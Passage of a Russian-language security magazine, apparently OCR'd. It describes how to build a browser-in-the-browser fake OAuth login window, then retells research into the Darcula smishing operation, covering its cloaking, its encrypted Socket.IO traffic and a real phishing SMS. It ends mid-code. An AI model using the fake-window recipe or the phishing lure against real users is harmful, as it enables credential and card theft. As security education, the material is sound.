
Злоумышленник создает веб-страницу, повторяющую внешний вид окна браузера, характерный для операционной системы жертвы (Windows, macOS) и конкретного браузера (Chrome, Safari, Firefox). Это центральный элемент атаки. Внутри «нарисованного» окна создается элемент, имитирующий адресную строку, в который помещается текст URL легитимного сервиса (например, `https://oauth.telegram.org/auth...`). Рядом часто вставляется иконка замка (SVG или изображение) для создания ложного ощущения безопасности (HTTPS активен). Это, конечно, лишь текст или изображение, а не реальный адрес ресурса.

Существуют уже готовые «окна браузеров», в том числе лежат в открытом доступе на GitHub. Достаточно скачать, изменить ссылку и задать прочие параметры окна.

Для повышения правдоподобия не помешает определить тип браузера жертвы и адаптировать внешний вид окна, чтобы подделка не отличалась от того, что привык видеть пользователь. Определение браузера с помощью кода не составляет труда. Можно даже добавить поддержку темной цветовой схемы, это тоже легко определяется через JavaScript:

```
window.matchMedia('(prefers-color-scheme: dark)').matches
```

В результате получается полная имитация окна браузера.


cakescats.com

Авторизация Telegram

oauth.telegram.org/auth?bot_id=547043436&origin=https%3A%2F%2Fcore.telegram.org&embed=1&reque

Войдите, чтобы использовать аккаунт Telegram для core.telegram.org и SampleBot.

Введите свой номер телефона в международном формате. Подтверждение будет отправлено в Telegram.

Швейцария


+41

ПРИМЕР

Давай посмотрим, что можно за десять минут смастерить на нашем домене.

Контент внутри окна интерактивный и, по сути, мало чем отличается от нормального окна авторизации. Главное отличие — фейковое окно невозможно вывести за пределы страницы или окна реального браузера.

Последним шагом вредоносный код вставляем на страницу: можно сделать ссылку, кнопку или показывать сразу после загрузки страницы.



Так выглядит конечный фейк

Вот и все, дело в шляпе! Белой, конечно же.

ВЫВОДЫ

В результате атаки пользователь видит на легитимной (или скомпрометированной) странице знакомый ему интерфейс и нажимает кнопку авторизации. Вместо реального окна появляется имитированное окошко, которое выглядит как совершенно знакомое диалоговое окно с запросом от Google, Microsoft, Apple, Telegram или другого провайдера. Пользователь, не распознав подделку, вводит в этом окне свои учетные данные (логин, пароль или коды двухфакторной аутентификации), которые напрямую передаются злоумышленнику.

Почему атака эффективна и недооценена? Во-первых, реализация атаки относительно проста. Создать и протестировать поддельную страницу можно буквально за вечер.

Во-вторых, угрозы безопасности, связанные с фронтендом и внешним скриптингом, вообще часто недооценивают. Современный фронтенд представляет собой сложную структуру, изобилующую различными библиотеками, фреймворками и модулями. Это создает благодатную почву для разнообразных атак.

ОХОТА НА «ДАРКУЛУ»

Заглядываем за кулисы глобального фишинга

Хочешь узнать, как выглядит фишинг мирового масштаба изнутри? В этой статье мы проведем экскурсию в закулисье одной из самых масштабных фишинговых операций последнего времени. Покажем, как устроен этот бизнес и кто стоит за нашумевшим проектом Darcula. По дороге подробно разберем инструменты, которые применяли атакующие.


INFO

Это близкий к тексту пересказ материала Exposing Darcula: a rare look behind the scenes of a global Phishing-as-a-Service operation из блога компании mnemonic. Авторы — Эрленд Лейкнес и Харрисон Сэнд. Этот материал доступен без платной подписки.

Эта история началась в декабре 2023 года, когда люди по всему миру стали получать сообщения о том, что их ждут посылки на почте. Сообщения приходили в виде SMS, iMessage или RCS-сообщений. Мы стали свидетелями нового метода мошенничества, известного как смишинг, или SMS-фишинг.

У таких сообщений есть общая черта: они выдают себя за бренд, которому мы доверяем, чтобы создать правдоподобный контекст и выманить у нас личные данные, обманом заставляя делиться информацией.

Некоторые мошеннические схемы заметить проще, чем другие. Ошибки в орфографии, корявые переводы, странные номера или ссылки на темные домены часто их выдают. Но даже очевидные признаки легко упустить в суете дня. Когда многие люди одновременно становятся мишенью, кто-то из них может оказаться в удачных для мошенника условиях — например, действительно ждет посылку. И эта тактика явно работает. Если бы это не приносило выгоды, мошенники не стали бы вкладывать столько времени, денег и усилий.



Posten:paakken ankom lageret, men kunne ikke leveres på grunn av ufullstendig adresseinformasjon. Vennligst bekreft adressen din i lenken.

https://postens2no.shop/NO/

(Vennligst svar Y, avslutt deretter tekstmeldingen og åpne den igjen for å aktivere lenken, eller kopier lenken og åpne den i Safari-nettleseren).Teamet ønsker deg en fantastisk dag!


Фишинговое сообщение

На картинке сверху — реально полученное сообщение. Отправитель прикидывается Норвежской почтовой службой, намекает, что доставка на паузе, пока ты не накидаешь «недостающие» детали адреса. А если накидаешь, то тебя попросят оплатить оставшуюся сумму за доставку. Конечно, бывают реальные случаи, когда приплачивать за международные посылки действительно нужно, но это явно не один из них.

Пара минут гуглинга, и масштабы этой операции начали проявляться. Мы наткнулись на кучу постов в соцсетях и новостных статей со скриншотами подозрительно похожих сообщений, которые получали жертвы по всему миру на разных языках.

Любой эксперт, будь он из полиции, банка или корпорации, посоветует в этом случае не кликать на ссылку, удалить сообщение и жить дальше спокойной жизнью.

Но наш брат не таков, нами ведь движет желание заглянуть под капот и выяснить, как на самом деле все устроено. Именно эта жажда знаний вкупе с нашим опытом в этичном хакерстве и безопасности приложений подтолкнула нас нарушить все разумные советы: мы решили все же кликнуть по ссылке.



Все оказалось более или менее как мы и думали. На нашем смартфоне всплыла страничка якобы почтовой службы, предлагающая нажать на кнопку и ввести адрес. После нескольких таких «остановок» нас попросили заплатить небольшую сумму, что подтвердило истинную цель мошенничества — кражу нашей кредитки.

ВЗГЛЯД ПОД КАПОТ


Только мобилки

Фишинговые сообщения, которые мы получили, были нацелены на мобильные устройства. Открывать их предполагалось именно на смартфонах. Но из-за того, что смартфоны не особенно годятся для проведения форензики, нам нужно было как-то глянуть на эту фишинговую страницу на обычном компьютере.

Исследуя софт, мы наткнулись на несколько антикриминалистических функций. Первая из них — ограничение, из-за которого ссылки открывались только с телефонов, работающих через сотовую сеть.

Такие приколы часто используются для того, чтобы защитные решения, не соответствующие этим критериям, не могли проверить ссылку на наличие вредоносного содержимого. В итоге сообщения не помечаются как фишинговые и злодейские сайты и домены не попадают в черные списки.

Итак, при переходе по ссылке с компьютера мы столкнулись с сообщением «Не найдено».



```
Not Found
```

Фишинговая страница не найдена

Тогда мы решили пустить в ход знаменитый Burp. Он создает промежуточный прокси-сервер, который втискивается между твоим браузером и сервером, позволяя разглядывать и редактировать трафик, пока тот носится туда-сюда между сервером и браузером. Чтобы наш запрос выглядел так, будто он идет с мобильного, мы подменили заголовок `User-Agent` тем, что обычно передается при открытии страницы с телефона:

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/
537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
```

Но сменить заголовок `User-Agent` оказалось недостаточно — мы все равно получали ошибку «404 Not Found».

Единственное различие между запросом, который мы посылали с телефона, и тем, что отправляли с компьютера, было в исходном IP-адресе. Видимо, фишинговый софт был настроен так, чтобы показывать контент только тем, кто заходит через сотовую сеть. Мы раздали себе интернет с телефона, что наконец позволило загрузить фишинговую страницу на десктопе и с настоящими инструментами и копнуть этот софт глубже.


Шифрование

Когда мы всё настроили и запустили, сразу стало видно, что злоумышленники используют популярную библиотеку обмена сообщениями под названием Socket.IO. Мы также смогли подглядеть передаваемые сообщения. Вот пример:

```
{
"msg": {
     "type": "824d02e7cf6ec64a44710b06ef8cfa0e",
     "data": "U2FsdGVkX19JWH3V+KnWIdPjzlF/wBhLj4W/
rYovdJmHineTSuwIxfkSQyLycrSfTyBEAai8R6yrLQnIcd3FtjqDoXPyh9j28hXEyaYAj
yo4ZuTx0jaaJE/
CdV0F/[snipped]"
  },
  "user": [],
  "room": [
     "21232f297a57a5a743894a0e4a801fc3"
  ]
}
```

По набору символов и длине элементов послания мы решили, что `type` и `room` — это MD5-хеши, а `data` выглядит как строка, закодированная в Base64. Хеши обсудим чуть позже.

После декодирования элемента данных строчка `Salted_` и последующий неразборчивый текст дали понять, что тут явно замешано шифрование.




Посоленный текст

В мире безопасности приложений это называется клиентским шифрованием. И чаще всего это верный признак того, что кто-то делает что-то подозрительное.

В большинстве случаев шифровать сообщения подобным образом не имеет смысла. Это требует хранить ключи шифрования на клиенте, а канал связи между клиентом и сервером и так защищен на сетевом уровне через HTTPS. Но тут ситуация иная: приложение пытается защититься от нас — исследователей безопасности, вооруженных прокси типа «человек посередине».


Эта дополнительная шифровка выступает как слой обфускации, чтобы скрыть внутренние механизмы фишингового протокола. Но поскольку у нас был полный контроль над клиентом, мы могли просматривать сообщения до их шифровки, и это позволило извлечь ключи шифрования.

Мы покопались в JavaScript-коде на стороне клиента и вскоре наткнулись на функции шифрования и дешифрования, а также на заветные ключи.



Функция шифрования на фишинговой страничке

Мы заметили, что вирусописатели использовали библиотеку Node.js под названием crypto-js и алгоритм Rabbit для шифрования элемента `data` в сообщениях. Мы написали несколько простых строк на JavaScript, которые позволили нам расшифровывать содержимое сообщений.



```
const CryptoJS = require("crypto-js");

const key = "sync-data"
